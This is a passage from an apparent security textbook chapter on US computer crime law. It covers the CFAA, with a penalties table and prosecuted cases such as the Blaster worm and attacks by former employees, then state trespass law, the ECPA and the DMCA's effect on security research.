Acquiring national defense, foreign relations, or restricted atomic energy information with the intent or reason to believe that the information can be used to injure the U.S. or to the advantage of any foreign nation.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	Hacking into a government computer to obtain classified data.
Obtaining information in a financial record of a financial institution or a card issuer, or information on a consumer in a file of a consumer reporting agency. Obtaining information from any department or agency of the U.S. or protected computer involved in interstate and foreign communication.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	Breaking into a computer to obtain another person's credit information.
Affecting a computer exclusively for the use of a U.S. government department or agency or, if it is not exclusive, one used for the government where the offense adversely affects the use of the government's operation of the computer.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	Makes it a federal crime to violate the integrity of a system, even if information is not gathered. Carrying out denial-of-service attacks against government agencies.
Furthering a fraud by accessing a federal interest computer and obtaining anything of value, unless the fraud and the thing obtained consists only of the use of the computer and the use is not more than $5,000 in a one-year period.	Fine and/or up to 5 years in prison, up to 10 years if repeat offense.	Breaking into a powerful system and using its processing power to run a password-cracking application.
Through use of a computer used in interstate commerce, knowingly causing the transmission of a program, information, code, or command to a protected computer. The result is damage or the victim suffers some type of loss.	Penalty with intent to harm: Fine and/or up to 5 years in prison, up to 10 years if repeat offense. Penalty for acting with reckless disregard: Fine and/or up to 1 year in prison.	Intentional: Disgruntled employee uses his access to delete a whole database. Reckless disregard: Hacking into a system and accidentally causing damage. (Or if the prosecution cannot prove that the attacker's intent was malicious.)
Furthering a fraud by trafficking in passwords or similar information that will allow a computer to be accessed without authorization, if the trafficking affects interstate or foreign commerce or if the computer affected is used by or for the government.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	After breaking into a government computer, obtaining user credentials and selling them.
With intent to extort from any person any money or other thing of value, transmitting in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer.	5 years and $250,000 fine for first offense, 10 years and $250,000 for subsequent offenses.	Encrypting all data on a government hard drive and demanding money to then decrypt the data.

Table 2-2 Computer Fraud and Abuse Act Laws

commit crimes. The CFAA states that if someone accesses a computer in an unauthorized manner *or* exceeds his access rights, he can be found guilty of a federal crime. This helps companies prosecute employees when they carry out fraudulent activities by abusing (and exceeding) the access rights the companies have given to them. An example of this situation took place in 2001 when several Cisco employees exceeded their system

rights as Cisco accountants and issued themselves almost $8 million in Cisco stocks—as though no one would have ever noticed this change on the books.

Many IT professionals and security professionals have relatively unlimited access rights to networks due to the requirements of their job, and based upon their reputation and levels of trust they've earned throughout their careers. However, just because an individual is given access to the accounting database, doesn't mean she has the right to exceed that authorized access and exploit it for personal purposes. The CFAA could apply in these cases to prosecute even trusted, credentialed employees who performed such misdeeds.

Under the CFAA, the FBI and the Secret Service have the responsibility for handling these types of crimes and they have their own jurisdictions. The FBI is responsible for cases dealing with national security, financial institutions, and organized crime. The Secret Service's jurisdiction encompasses any crimes pertaining to the Treasury Department and any other computer crime that does not fall within the FBI's jurisdiction.

NOTE The Secret Service's jurisdiction and responsibilities have grown since the Department of Homeland Security (DHS) was established. The Secret Service now deals with several areas to protect the nation and has established an Information Analysis and Infrastructure Protection division to coordinate activities in this area. This encompasses the preventive procedures for protecting "critical infrastructure," which include such things as bridges to fuel depots in addition to computer systems.

The following are examples of the application of the CFAA to intrusions against a government agency system. In July 2006, U.S. State Department officials reported a major computer break-in that targeted State Department headquarters. The attack came from East Asia and included probes of government systems, attempts to steal passwords, and attempts to implant various backdoors to maintain regular access to the systems. Government officials declared that they had detected network anomalies, that the systems under attack held unclassified data, and that no data loss was suspected.

NOTE In December 2006, in an attempt to reduce the number of attacks on its protected systems, the DoD barred the use of HTML-based e-mail due to the relative ease of infection with spyware and executable code that could enable intruders to gain access to DoD networks.

In 2003, a hacker was indicted as part of a national crackdown on computer crimes. The operation was called "Operation Cyber Sweep." According to the Department of Justice, the attack happened when a cracker brought down the Los Angeles County Department of Child and Family Service's Child Protection Services Hotline. The attacker was a former IT technician of a software vendor who provided the critical voice-response system used by the hotline service. After being laid off by his employer, the cracker gained unauthorized access to the L.A. County–managed hotline and deleted vital configuration files. This brought the service to a screeching halt. Callers, including child abuse victims,

hospital workers, and police officers, were unable to access the hotline or experienced major delays. In addition to this hotline exploit, the cracker performed similar attacks on 12 other systems for which his former employer had performed services. The cracker was arrested by the FBI and faced charges under the CFAA of five years in prison and fines that could total $250,000.

An example of an attack that does not involve government agencies but instead simply represents an exploit in interstate commerce was carried out by a former auto dealer employee. In this case, an Arizona cracker used his knowledge of automobile computer systems to obtain credit history information that was stored in databases of automobile dealers. These organizations store customer data in their systems when processing applications for financing. The cracker used the information that he acquired, including credit card numbers, Social Security numbers, and other sensitive information, to engage in identity fraud against several individuals.

Worms and Viruses and the CFAA

The spread of computer viruses and worms seems to be a common component integrated into many individuals' and corporations' daily activities. It is all too common to see CNN lead its news coverage with a virus outbreak alert. A big reason for the increase is that the Internet continues to grow at an unbelievable pace, which provides attackers with many new victims every day. The malware is constantly becoming more sophisticated, and a record number of home users run insecure systems, which is just a welcome mat to one and all hackers. Individuals who develop and release this type of malware can be prosecuted under section 1030, along with various state statutes. The CFAA criminalizes the activity of knowingly causing the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causing damage without authorization to a protected computer.

A recent attack in Louisiana shows how worms can cause damage to users, but not only in the more typical e-mail attachment delivery that we've been so accustomed to. This case, *United States v. Jeansonne,* involved users who subscribe to WebTV services, which allow Internet capabilities to be executed over normal television connections.

The hacker sent an e-mail to these subscribers that contained a malicious worm. When users opened the e-mail, the worm reset their Internet dial-in number to "9-1-1," which is the dial sequence that dispatches emergency personnel to the location of the call. Several areas from New York to Los Angeles experienced these false 9-1-1 calls. The trick that the hacker used was an executable worm. When it was launched, the users thought a simple display change was being made to their monitor, such as a color setting. In reality, the dial-in configuration setting was being altered. The next time the users attempted to connect to their web service, the 9-1-1 call was sent out instead. The worm also affected users who did not attempt to connect to the Internet that day. As part of WebTV service, automated dialing is performed each night at midnight in order to download software updates and to retrieve user data for that day. So, at midnight that night, multiple users' systems infected by the worm dialed 9-1-1, causing a logjam of false alarms to public safety organizations. The maximum penalty for the case, filed as violating Title 18 USC 1030(a)(5)(A)(i), is ten years in prison and a fine of $250,000.

Blaster Worm Attacks and the CFAA

Virus outbreaks have definitely caught the attention of the American press and the government. Because viruses can spread so quickly, and their impact can grow exponentially, serious countermeasures have begun to surface. The Blaster worm is a well-known worm that has impacted the computing industry. In Minnesota, an individual was brought to justice under the CFAA for issuing a B variant of the worm that infected 7,000 users. Those users' computers were unknowingly transformed into drones that then attempted to attack a Microsoft website.

These kinds of attacks have gained the attention of high-ranking government and law enforcement officials. Addressing the seriousness of the crimes, then Attorney General John Ashcroft stated, "The Blaster computer worm and its variants wreaked havoc on the Internet, and cost businesses and computer users substantial time and money. Cyber hacking is not joy riding. Hacking disrupts lives and victimizes innocent people across the nation. The Department of Justice takes these crimes very seriously, and we will devote every resource possible to tracking down those who seek to attack our technological infrastructure." So there you go, do bad deeds and get the legal sledgehammer to the head. Sadly, many of these attackers are not located and prosecuted because of the difficulty of investigating digital crimes.

The Minnesota Blaster case was a success story in the eyes of the FBI, Secret Service, and law enforcement agencies, as collectively they brought a hacker to justice before major damage occurred. "This case is a good example of how effectively and quickly law enforcement and prosecutors can work together and cooperate on a national level," commented U.S. District Attorney Tom Heffelfinger.

The FBI added its comments on the issue as well. Jana Monroe, FBI assistant director, cyber division, stated, "Malicious code like Blaster can cause millions of dollars' worth of damage and can even jeopardize human life if certain computer systems are infected. That is why we are spending a lot of time and effort investigating these cases." In response to this and other types of computer crime, the FBI has identified investigating cybercrime as one of its top three priorities, behind counterterrorism and counterintelligence investigations.

Other prosecutions under the CFAA include a case brought against a defendant (who pleaded guilty) for gaining unauthorized access to the computer systems of high-technology companies (including Qualcomm and eBay), altering and defacing web pages, and installing "Trojan horse" programs that captured usernames and passwords of authorized users (*United States v. Heckenkamp*); a case in which the defendant was charged with illegally accessing a company's computer system to get at credit information on approximately 60 persons (*United States v. Williams*); and a case (where the defendant pleaded guilty) of cracking into the *New York Times*' computer system, after which he accessed a database of personal information relating to more than 3,000 contributors to the newspaper's Op-Ed page.

So many of these computer crimes happen today, they don't even make the news anymore. The lack of attention given to these types of crimes keeps them off of the radar of many people, including senior management of almost all corporations. If more people knew the amount of digital criminal behavior that is happening these days (prosecuted or not), security budgets and awareness would certainly rise.

It is not clear that these crimes can ever be completely prevented as long as software and systems provide opportunities for such exploits. But wouldn't the better approach be to ensure that software does not contain so many flaws that can be exploited and that continually cause these types of issues? That is why we wrote this book. We are illustrating the weaknesses in many types of software and showing how the weaknesses can be exploited with the goal of the industry working together not just to plug holes in software, but to build it right in the first place. Networks should not have a hard shell and a chewy inside—the protection level should properly extend across the enterprise and involve not just the perimeter devices.

Disgruntled Employees

Have you ever noticed that companies will immediately escort terminated employees out of the building without giving them the opportunity to gather their things or say good-bye to coworkers? On the technology side, terminated employees are stripped of their access privileges, computers are locked down, and often, configuration changes are made to the systems those employees typically accessed. It seems like a coldhearted reaction, especially in cases where an employee has worked for a company for many years and has done nothing wrong. Employees are often laid off as a matter of circumstances, and not due to any negative behavior on their part. But still these individuals are told to leave and are sometimes treated like criminals instead of former valued employees.

However, companies have good, logical reasons to be careful in dealing with terminated and former employees. The saying "one bad apple can ruin a bushel" comes to mind. Companies enforce strict termination procedures for a host of reasons, many of which have nothing to do with computer security. There are physical security issues, employee safety issues, and in some cases, forensic issues to contend with. In our modern computer age, one important factor to consider is the possibility that an employee will become so vengeful when terminated that he will circumvent the network and use his intimate knowledge of the company's resources to do harm. It has happened to many unsuspecting companies, and yours could be next if you don't protect it. It is vital that companies create, test, and maintain proper employee termination procedures that address these situations specifically.

Several cases under the CFAA have involved former or current employees. Take, for example, the case of an employee of Muvico (which operates movie theaters) who got laid off from his position (as director of information technology) in February 2006. In May of that same year, Muvico's online ticket-ordering system crashed costing the company an estimated $100,000. A few months later, after an investigation, the government seized, from the former employee, a wireless access device that was used to disable the electronic payment system that handled the online ticket purchases for all of the Muvico theaters. Authorities believe that the former employee literally hid in the bushes outside the company's headquarters building while implementing the attack. He was indicted on charges under the CFAA for this crime.

In another example, a 2002 case was brought in Pennsylvania involving a former employee who took out his frustration on his previous employer. According to the Justice Department press release, the cracker was forced out of his job with retailer American

Eagle Outfitters and had become angry and depressed. The cracker's first actions were to post usernames and passwords on Yahoo hacker boards. He then gave specific instructions on how to exploit the company's network and connected systems. Problems could have been avoided if the company had simply changed usernames, passwords, and configuration parameters, but they didn't. During the FBI investigation, it was observed that the former employee infiltrated American Eagle's core processing system that handled online customer orders. He successfully brought down the network, which prevented customers from placing orders online. This denial-of-service attack was particularly damaging because it occurred from late November into early December—the height of the Christmas shopping season for the clothing retailer. The company did notice the intrusion after some time and made the necessary adjustments to prevent the attacker from doing further damage; however, significant harm had already been done.

One problem with this kind of case is that it is very difficult to prove how much actual financial damage was done. There was no way for American Eagle to prove how many customers were turned away when trying to access the website, and there was no way to prove that they were going to buy goods if they had been successful at accessing the site. This can make it difficult for companies injured by these acts to collect compensatory damages in a civil action brought under the CFAA. The Act does, however, also provide for criminal fines and imprisonment designed to dissuade individuals from engaging in hacking attacks. In this case, the cracker was sentenced to 18 months in jail and ordered to pay roughly $65,000 in restitution.

In some intrusion cases, real damages can be calculated. In 2003, a former Hellman Logistics employee illegally accessed company resources and deleted key programs. This act caused major malfunctions on core systems, the cost of which could be quantified. The hacker was accused of damaging assets in excess of $80,000 and eventually pleaded guilty to "intentionally accessing, without authorization, a protected computer and thereby recklessly causing damage." The Department of Justice press release said that the hacker was sentenced to 12 months of imprisonment and was ordered to pay $80,713.79 for the Title 18, section 1030(a)(5)(A)(ii) violation.

These are just a few of the many attacks performed each year by disgruntled employees against their former employers. Because of the cost and uncertainty of recovering damages in a civil suit or as restitution in a criminal case under the CFAA or other applicable law, well-advised businesses put in place detailed policies and procedures for handling employee terminations, as well as the related implementation of limitations on the access by former employees to company computers, networks, and related equipment.

References

U.S. Department of Justice www.usdoj.gov/criminal/cybercrime/1030_new.html
Computer Fraud and Abuse Act www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf
White Collar Prof Blog http://lawprofessors.typepad.com/whitecollarcrime_blog/computer_crime/index.html

State Law Alternatives

The amount of damage resulting from a violation of the CFAA can be relevant for either a criminal or civil action. As noted earlier, the CFAA provides for both criminal and civil liability for a violation. A criminal violation is brought by a government official and is punishable by either a fine or imprisonment or both. By contrast, a civil action can be brought by a governmental entity or a private citizen and usually seeks the recovery of payment of damages incurred and an *injunction*, which is a court order to prevent further actions prohibited under the statute. The amount of damage is relevant for some but not all of the activities that are prohibited by the statute. The victim must prove that *damages* have indeed occurred, defined as disruption of the availability or integrity of data, a program, a system, or information. For most of the violations under CFAA, the losses must equal at least $5,000 during any one-year period.

This sounds great and may allow you to sleep better at night, but not all of the harm caused by a CFAA violation is easily quantifiable, or if quantifiable, might not exceed the $5,000 threshold. For example, when computers are used in distributed denial-of-service attacks or when the processing power is being used to brute force and uncover an encryption key, the issue of damages becomes cloudy. These losses do not always fit into a nice, neat formula to evaluate whether they totaled $5,000. The victim of an attack can suffer various qualitative harms that are much harder to quantify. If you find yourself in this type of situation, the CFAA might not provide adequate relief. In that context, this *federal* statute may not be a useful tool for you and your legal team.

An alternative path might be found in other federal laws, but there are still gaps in the coverage of federal law of computer crimes. To fill these gaps, many relevant state laws outlawing fraud, trespass, and the like, that were developed before the dawn of cyberlaw, are being adapted, sometimes stretched, and applied to new crimes and old crimes taking place in a new arena—the Internet. Consideration of state law remedies can provide protection from activities that are not covered by federal law.

Often victims will turn to state laws that may offer more flexibility when prosecuting an attacker. State laws that are relevant in the computer crime arena include both new state laws that are being passed by some state legislatures in an attempt to protect their residents, and traditional state laws dealing with trespassing, theft, larceny, money laundering, and other crimes.

For example, if an unauthorized party is accessing, scanning, probing, and gathering data from your network or website, this may fall under a state trespassing law. Trespass law covers both the familiar notion of trespass on real estate, and also trespass to personal property (sometimes referred to as "trespass to chattels"). This legal theory was used by eBay in response to its continually being searched by a company that implemented automated tools for keeping up-to-date information on many different auction sites. Up to 80,000–100,000 searches and probes were conducted on the eBay site by this company, without the authorization of eBay. The probing used eBay's system resources and precious bandwidth, but this use was difficult to quantify. Plus, eBay could not prove that they lost any customers, sales, or revenue because of this activity, so the CFAA was not going to come to their rescue and help put an end to this activity. So eBay's

legal team sought relief under a state trespassing law to stop the practice, which the court upheld, and an injunction was put into place.

Resort to state laws is not, however, always straightforward. First, there are 50 different states and nearly that many different "flavors" of state law. Thus, for example, trespass law varies from one state to the next. This can result in a single activity being treated in two very different ways under different state laws. For instance, some states require a showing of damages as part of the claim of trespass (not unlike the CFAA requirement), while other states do not require a showing of damage in order to establish that an actionable trespass has occurred.

Importantly, a company will usually want to bring a case in the courts of a state that has the most favorable definition of a crime for them to most easily make their case. Companies will not, however, have total discretion as to where they bring the case. There must generally be some connection, or *nexus,* to a state in order for the courts in that state to have jurisdiction to hear a case. Thus, for example, a cracker in New Jersey attacking computer networks in New York will not be prosecuted under the laws of California, since the activity had no connection to that state. Parties seeking to resort to state law as an alternative to the CFAA or any other federal statute need to consider the *available* state statutes in evaluating whether such an alternative legal path is available. Even with these limitations, companies sometimes have to rely upon this patchwork quilt of different non-computer–related state laws to provide a level of protection similar to the intended blanket of protection of federal law.

TIP If you think you may prosecute for some type of computer crime that happened to your company, start documenting the time people have to spend on the issue and other costs incurred in dealing with the attack. This lost paid employee time and other costs may be relevant in the measure of damages or, in the case of the CFAA or those states that require a showing of damages as part of a trespass case, to the success of the case.

A case in Ohio illustrates how victims can quantify damages by keeping an accurate count of the hours needed to investigate and recover from a computer-based attack. In 2003, an IT administrator was allowed to access certain files in a partnering company's database. However, according to the case report, he accessed files that were beyond those for which he was authorized and downloaded personal data located in the databases, such as customer credit card numbers, usernames, and passwords. The attack resulted in more than 300 passwords being obtained illegally, including one that was considered a master key. This critical piece allowed the attacker to download customer files. The charge against the Ohio cracker was called "exceeding authorized access to a protected computer and obtaining information." The victim was a Cincinnati-based company, Acxiom, which reported that they suffered nearly $6 million in damages and listed the following specific expenses associated with the attack: employee time, travel expenses, security audits, and encryption software.

What makes this case interesting is that the data stolen was never used in criminal activities, but the mere act of illegally accessing the information and downloading it resulted in

a violation of law and stiff consequences. The penalty for this offense under CFAA consists of a maximum prison term of five years and a fine of $250,000.

As with all of the laws summarized in this chapter, information security professionals must be careful to confirm with each relevant party the specific scope and authorization for work to be performed. If these confirmations are not in place, it could lead to misunderstandings and, in the extreme case, prosecution under the Computer Fraud and Abuse Act or other applicable law. In the case of *Sawyer v. Department of Air Force,* the court rejected an employee's claim that alterations to computer contracts were made to demonstrate the lack of security safeguards and found the employee liable, since the statute only required proof of use of a computer system for any unauthorized purpose. While a company is unlikely to seek to prosecute authorized activity, people who exceed the scope of such authorization, whether intentionally or accidentally, run the risk of prosecution under the CFAA and other laws.

References

State Laws www.cybercrimes.net/State/state_index.html
Cornell Law University www4.law.cornell.edu/uscode/18/1030.html
Computer Fraud Working Group www.ussc.gov/publicat/cmptfrd.pdf
Computer World www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,79854,00.html

18 USC Sections 2510, et. Seq. and 2701

These sections are part of the Electronic Communication Privacy Act (ECPA), which is intended to protect communications from unauthorized access. The ECPA therefore has a different focus than the CFAA, which is directed at protecting computers and network systems. Most people do not realize that the ECPA is made up of two main parts: one that amended the Wiretap Act, and the other than amended the Stored Communications Act, each of which has its own definitions, provisions, and cases interpreting the law.

The Wiretap Act has been around since 1918, but the ECPA extended its reach to electronic communication when society moved that way. The Wiretap Act protects communications, including wire, oral, and data during transmission, from unauthorized access and disclosure (subject to exceptions). The Stored Communications Act protects some of the same type of communications before and/or after it is transmitted and stored electronically somewhere. Again, this sounds simple and sensible, but the split reflects recognition that there are different risks and remedies associated with stored versus active communications.

The Wiretap Act generally provides that there cannot be any intentional interception of wire, oral, or electronic communication in an illegal manner. Among the continuing controversies under the Wiretap Act is the meaning of the word "interception." Does it apply only when the data is being transmitted as electricity or light over some type of transmission medium? Does the interception have to occur at the time of the transmission? Does it apply to this transmission *and* to where it is temporarily stored on different

hops between the sender and destination? Does it include access to the information received from an active interception, even if the person did not participate in the initial interception? The question of whether an interception has occurred is central to the issue of whether the Wiretap Act applies.

An example will help to illustrate the issue. Let's say I e-mail you a message that must go over the Internet. Assume that since Al Gore invented the Internet, he has also figured out how to intercept and read messages sent over the Internet. Does the Wiretap Act state that Al cannot grab my message to you as it is going over a wire? What about the different e-mail servers my message goes through (being temporarily stored on it as it is being forwarded)? Does the law say that Al cannot intercept and obtain my message as it is on a mail server?

Those questions and issues came down to the interpretation of the word "intercept." Through a series of court cases, it has been generally established that "intercept" only applies to moments when data is traveling, not when it is stored somewhere permanently or temporarily. This leaves a gap in the protection of communications that is filled by the Stored Communication Act, which protects this *stored* data. The ECPA, which amended both earlier laws, therefore is the "one-stop shop" for the protection of data in both states—transmission and storage.

While the ECPA seeks to limit unauthorized access to communications, it recognizes that some types of *unauthorized* access are necessary. For example, if the government wants to listen in on phone calls, Internet communication, e-mail, network traffic, or you whispering into a tin can, it can do so if it complies with safeguards established under the ECPA that are intended to protect the privacy of persons who use those systems.

Many of the cases under the ECPA have arisen in the context of parties accessing websites and communications in violation of posted terms and conditions or otherwise without authorization. It is very important for information security professionals and businesses to be clear about the scope of authorized access that is intended to be provided to various parties to avoid these issues.

Interesting Application of ECPA

Many people understand that as they go from site to site on the Internet, their browsing and buying habits are being collected and stored as small text files on their hard drives. These files are called *cookies.* Suppose you go to a website that uses cookies, looking for a new pink sweater for your dog because she has put on 20 pounds and outgrown her old one, and your shopping activities are stored in a cookie on your hard drive. When you come back to that same website, magically all of the merchant's pink dog attire is shown to you because the web server obtained that earlier cookie from your system, which indicated your prior activity on the site, from which the business derives what it hopes are your preferences. Different websites share this browsing and buying-habit information with each other. So as you go from site to site you may be overwhelmed with displays of large, pink sweaters for dogs. It is all about targeting the customer based on preferences, and through the targeting, promoting purchases. It's a great example of capitalists using new technologies to further traditional business goals.

As it happens, some people did not like this "Big Brother" approach and tried to sue a company that engaged in this type of data collection. They claimed that the cookies that

were obtained by the company violated the Stored Communications Act, because it was information stored on their hard drives. They also claimed that this violated the Wiretap Law because the company intercepted the users' communication to other websites as browsing was taking place. But the ECPA states that if *one* of the parties of the communication authorizes these types of interceptions, then these laws have not been broken. Since the other website vendors were allowing this specific company to gather buying and browsing statistics, they were the party that authorized this interception of data. The use of cookies to target consumer preferences still continues today.

Trigger Effects of Internet Crime

The explosion of the Internet has yielded far too many benefits to list in this writing. Millions and millions of people now have access to information that years before seemed unavailable. Commercial organizations, healthcare organizations, nonprofit organizations, government agencies, and even military organizations publicly disclose vast amounts of information via websites. In most cases, this continually increasing access to information is considered an improvement. However, as the world progresses in a positive direction, the bad guys are right there keeping up with and exploiting technologies, waiting for their opportunities to pounce on unsuspecting victims. Greater access to information and more open computer networks and systems have provided us, as well as the bad guys with greater resources.

It is widely recognized that the Internet represents a fundamental change in how information is made available to the public by commercial and governmental entities, and that a balance must continually be struck between the benefits of such greater access and the downsides. In the government context, information policy is driven by the threat to national security, which is perceived as greater than the commercial threat to businesses. After the tragic events of September 11, 2001, many government agencies began reducing their disclosure of information to the public, sometimes in areas that were not clearly associated with national security. A situation that occurred near a Maryland army base illustrates this shift in disclosure practices. Residents near Aberdeen, Maryland, have worried for years about the safety of their drinking water due to their suspicion that potential toxic chemicals leak into their water supply from a nearby weapons training center. In the years before the 9/11 attack, the army base had provided online maps of the area that detailed high-risk zones for contamination. However, when residents found out that rocket fuel had entered their drinking water in 2002, they also noticed that the maps the army provided were much different than before. Roads, buildings, and hazardous waste sites were deleted from the maps, making the resource far less effective. The army responded to complaints by saying the omission was part of a national security blackout policy to prevent terrorism.

This incident is just one example of a growing trend toward information concealment in the post-9/11 world, much of which affects the information made available on the Internet. All branches of the government have tightened their security policies. In years past, the Internet would not have been considered a tool that a terrorist could use to carry out harmful acts, but in today's world, the Internet is a major vehicle for anyone (including terrorists) to gather information and recruit other terrorists.

Limiting information made available on the Internet is just one manifestation of the tighter information security policies that are necessitated, at least in part, by the perception that the Internet makes information broadly available for use or misuse. The Bush administration has taken measures to change the way the government exposes information, some of which have drawn harsh criticism. Roger Pilon, Vice President of Legal Affairs at the Cato Institute, lashed out at one such measure: "Every administration overclassifies documents, but the Bush administration's penchant for secrecy has challenged due process in the legislative branch by keeping secret the names of the terror suspects held at Guantanamo Bay."

According to the Report to the President from the Information Security Oversight Office Summary for Fiscal Year 2005 Program Activities, over 14 million documents were classified and over 29 million documents were declassified in 2005. In a separate report, they documented that the U.S. government spent more than $7.7 billion in security classification activities in fiscal year 2005, including $57 million in costs related to over 25,000 documents that had been released being withdrawn from the public for reclassification purposes.

The White House classified 44.5 million documents in 2001–2003. That figure equals the total number of classifications that President Clinton's administration made during his entire second four-year term. In addition, more people are now allowed to classify information than ever before. Bush granted classification powers to the Secretary of Agriculture, Secretary of Health and Human Services, and the administrator of the Environmental Protection Agency. Previously, only national security agencies had been given this type of privilege.

The terrorist threat has been used "as an excuse to close the doors of the government" states OMB Watch Government Secrecy Coordinator Rick Blum. Skeptics argue that the government's increased secrecy policies don't always relate to security, even though that is how they are presented. Some examples include the following:

- The Homeland Security Act of 2002 offers companies immunity from lawsuits and public disclosure if they supply infrastructure information to the Department of Homeland Security.
- The Environmental Protection Agency (EPA) stopped listing chemical accidents on its website, making it very difficult for citizens to stay abreast of accidents that may affect them.
- Information related to the task force for energy policies that was formed by Vice President Dick Cheney was concealed.
- The FAA stopped disclosing information about action taken against airlines and their employees.

Another manifestation of the current administration's desire to limit access to information in its attempt to strengthen national security is reflected in its support in 2001 for the USA Patriot Act. That legislation, which was directed at deterring and punishing terrorist acts and enhancing law enforcement investigation, also amended many existing laws in an effort to enhance national security. Among the many laws that it amended

are the CFAA (discussed earlier), under which the restrictions that were imposed on electronic surveillance were eased. Additional amendments also made it easier to prosecute cybercrimes. The Patriot Act also facilitated surveillance through amendments to the Wiretap Act (discussed earlier) and other laws. While opinions may differ as to the scope of the provisions of the Patriot Act, there is no doubt that computers and the Internet are valuable tools to businesses, individuals, and the bad guys.

References

U.S. Department of Justice www.usdoj.gov/criminal/cybercrime/usc2701.htm
Information Security Oversight Office www.fas.org/sgp/isoo/
Electronic Communications Privacy Act of 1986 www.cpsr.org/cpsr/privacy/wiretap/ecpa86.html

Digital Millennium Copyright Act (DMCA)

The DMCA is not often considered in a discussion of hacking and the question of information security, but it is relevant to the area. The DMCA was passed in 1998 to implement the World Intellectual Property Organization Copyright Treaty (WIPO Treaty). The WIPO Treaty requires treaty parties to "provide adequate legal protection and effective legal remedies against the circumvention of effective technological measures that are used by authors," and to restrict acts in respect to their works which are not authorized. Thus, while the CFAA protects computer systems and the ECPA protects communications, the DMCA protects certain (copyrighted) content itself from being accessed without authorization. The DMCA establishes both civil and criminal liability for the use, manufacture, and trafficking of devices that circumvent technological measures controlling access to, or protection of the rights associated with, copyrighted works.

The DMCA's anti-circumvention provisions make it criminal to willfully, and for commercial advantage or private financial gain, circumvent technological measures that control access to protected copyrighted works. In hearings, the crime that the anti-circumvention provision is designed to prevent was described as "the electronic equivalent of breaking into a locked room in order to obtain a copy of a book."

"Circumvention" is defined as to "descramble a scrambled work…decrypt an encrypted work, or otherwise…avoid, bypass, remove, deactivate, or impair a technological measure, without the authority of the copyright owner." The legislative history provides that "if unauthorized access to a copyrighted work is effectively prevented through use of a password, it would be a violation of this section to defeat or bypass the password." A "technological measure" that "effectively controls access" to a copyrighted work includes measures that, "in the ordinary course of its operation, requires the application of information, or a process or a treatment, with the authority of the copyright owner, to gain access to the work." Therefore, measures that can be deemed to "effectively control access to a work" would be those based on encryption, scrambling, authentication, or some other measure that requires the use of a key provided by a copyright owner to gain access to a work.

Said more directly, the Digital Millennium Copyright Act (DMCA) states that no one should attempt to tamper with and break an access control mechanism that is put into

place to protect an item that is protected under the copyright law. If you have created a nifty little program that will control access to all of your written interpretations of the grandness of the invention of pickled green olives, and someone tries to break this program to gain access to your copyright-protected insights and wisdom, the DMCA could come to your rescue.

When down the road you try to use the same access control mechanism to guard something that does not fall under the protection of the copyright law—let's say your uncopyrighted 15 variations of a peanut butter and pickle sandwich—you would find a different result. If someone were willing to extend the necessary resources to break your access control safeguard, the DMCA would be of no help to you for prosecution purposes because it only protects works that fall under the copyright act.

This sounds logical and could be a great step toward protecting humankind, recipes, and introspective wisdom and interpretations, but there are complex issues to deal with under this seemingly simple law. The DMCA also provides that no one can create, import, offer to others, or traffic in any technology, service, or device that is designed for the purpose of circumventing some type of access control that is protecting a copyrighted item. What's the problem? Let us answer that by asking a broader question: Why are laws so vague?

Laws and government policies are often vague so they can cover a wider range of items. If your mother tells you to "be good," this is vague and open to interpretation. But she is your judge and jury, so she will be able to interpret good from bad, which covers any and all bad things you could possibly think about and carry out. There are two approaches to laws and writing legal contracts:

- Specify *exactly* what is right and wrong, which does not allow for interpretation but covers a smaller subset of activities.
- Write laws at a higher abstraction level, which covers many more possible activities that could take place in the future, but is then wide open for different judges, juries, and lawyers to interpret.

Most laws and contracts present a combination of more- and less-vague provisions depending on what the drafters are trying to achieve. Sometimes the vagueness is inadvertent (possibly reflecting an incomplete or inaccurate understanding of the subject), while at other times it is intended to broaden the scope of that law's application.

Let's get back to the law at hand. If the DMCA indicates that no service can be offered that is primarily designed to circumvent a technology that protects a copyrighted work, where does this start and stop? What are the boundaries of the prohibited activity?

The fear of many in the information security industry is that this provision could be interpreted and used to prosecute individuals carrying out commonly applied security practices. For example, a penetration test is a service performed by information security professionals where an individual or team attempts to break or slip by access control mechanisms. Security classes are offered to teach people how these attacks take place so they can understand what countermeasure is appropriate and why. Sometimes people are

hired to break these mechanisms before they are deployed into a production environment or go to market, to uncover flaws and missed vulnerabilities. That sounds great: hack my stuff before I sell it. But how will people learn how to hack, crack, and uncover vulnerabilities and flaws if the DMCA indicates that classes, seminars, and the like cannot be conducted to teach the security professionals these skills? The DMCA provides an explicit exemption allowing "encryption research" for identifying flaws and vulnerabilities of encryption technologies. It also provides for an exception for engaging in an act of security testing (if the act does not infringe on copyrighted works or violate applicable law such as the CFAA), but does not contain a broader exemption covering the variety of other activities that might be engaged in by information security professionals. Yep, as you pull one string, three more show up. Again, it is important for information security professionals to have a fair degree of familiarity with these laws to avoid missteps.

An interesting aspect of the DMCA is that there does not need to be an infringement of the work that is protected by the copyright law for prosecution under the DMCA to take place. So if someone attempts to reverse-engineer some type of control and does nothing with the actual content, that person can still be prosecuted under this law. The DMCA, like the CFAA and the Access Device Statute, is directed at curbing unauthorized access itself, but not directed at the protection of the underlying work, which is the role performed by the copyright law. If an individual circumvents the access control on an e-book and *then* shares this material with others in an unauthorized way, she has broken the copyright law and DMCA. Two for the price of one.

Only a few criminal prosecutions have been filed under the DMCA. Among these are:

- A case in which the defendant was convicted of producing and distributing modified DirecTV access cards (*United States v. Whitehead*).
- A case in which the defendant was charged for creating a software program that was directed at removing limitations put in place by the publisher of an e-book on the buyer's ability to copy, distribute, or print the book (*United States v. Sklyarov*).
- A case in which the defendant pleaded guilty to conspiring to import, market, and sell circumvention devices known as modification (mod) chips. The mod chips were designed to circumvent copyright protections that were built into game consoles, by allowing pirated games to be played on the consoles (*United States v. Rocci*).

There is an increasing movement in the public, academia, and from free speech advocates to soften the DCMA due to the criminal charges being weighted against legitimate researchers testing cryptographic strengths (see www.eff.org/IP/DMCA/Felten_v_RIAA). While there is growing pressure on Congress to limit the DCMA, Congress is taking action to broaden the controversial law with the Intellectual Property Protection Act of 2006. As of January 2007, the IP Protection Act of 2006 has been approved by the Senate Judiciary Committee, but has not yet been considered by the full Senate.

References

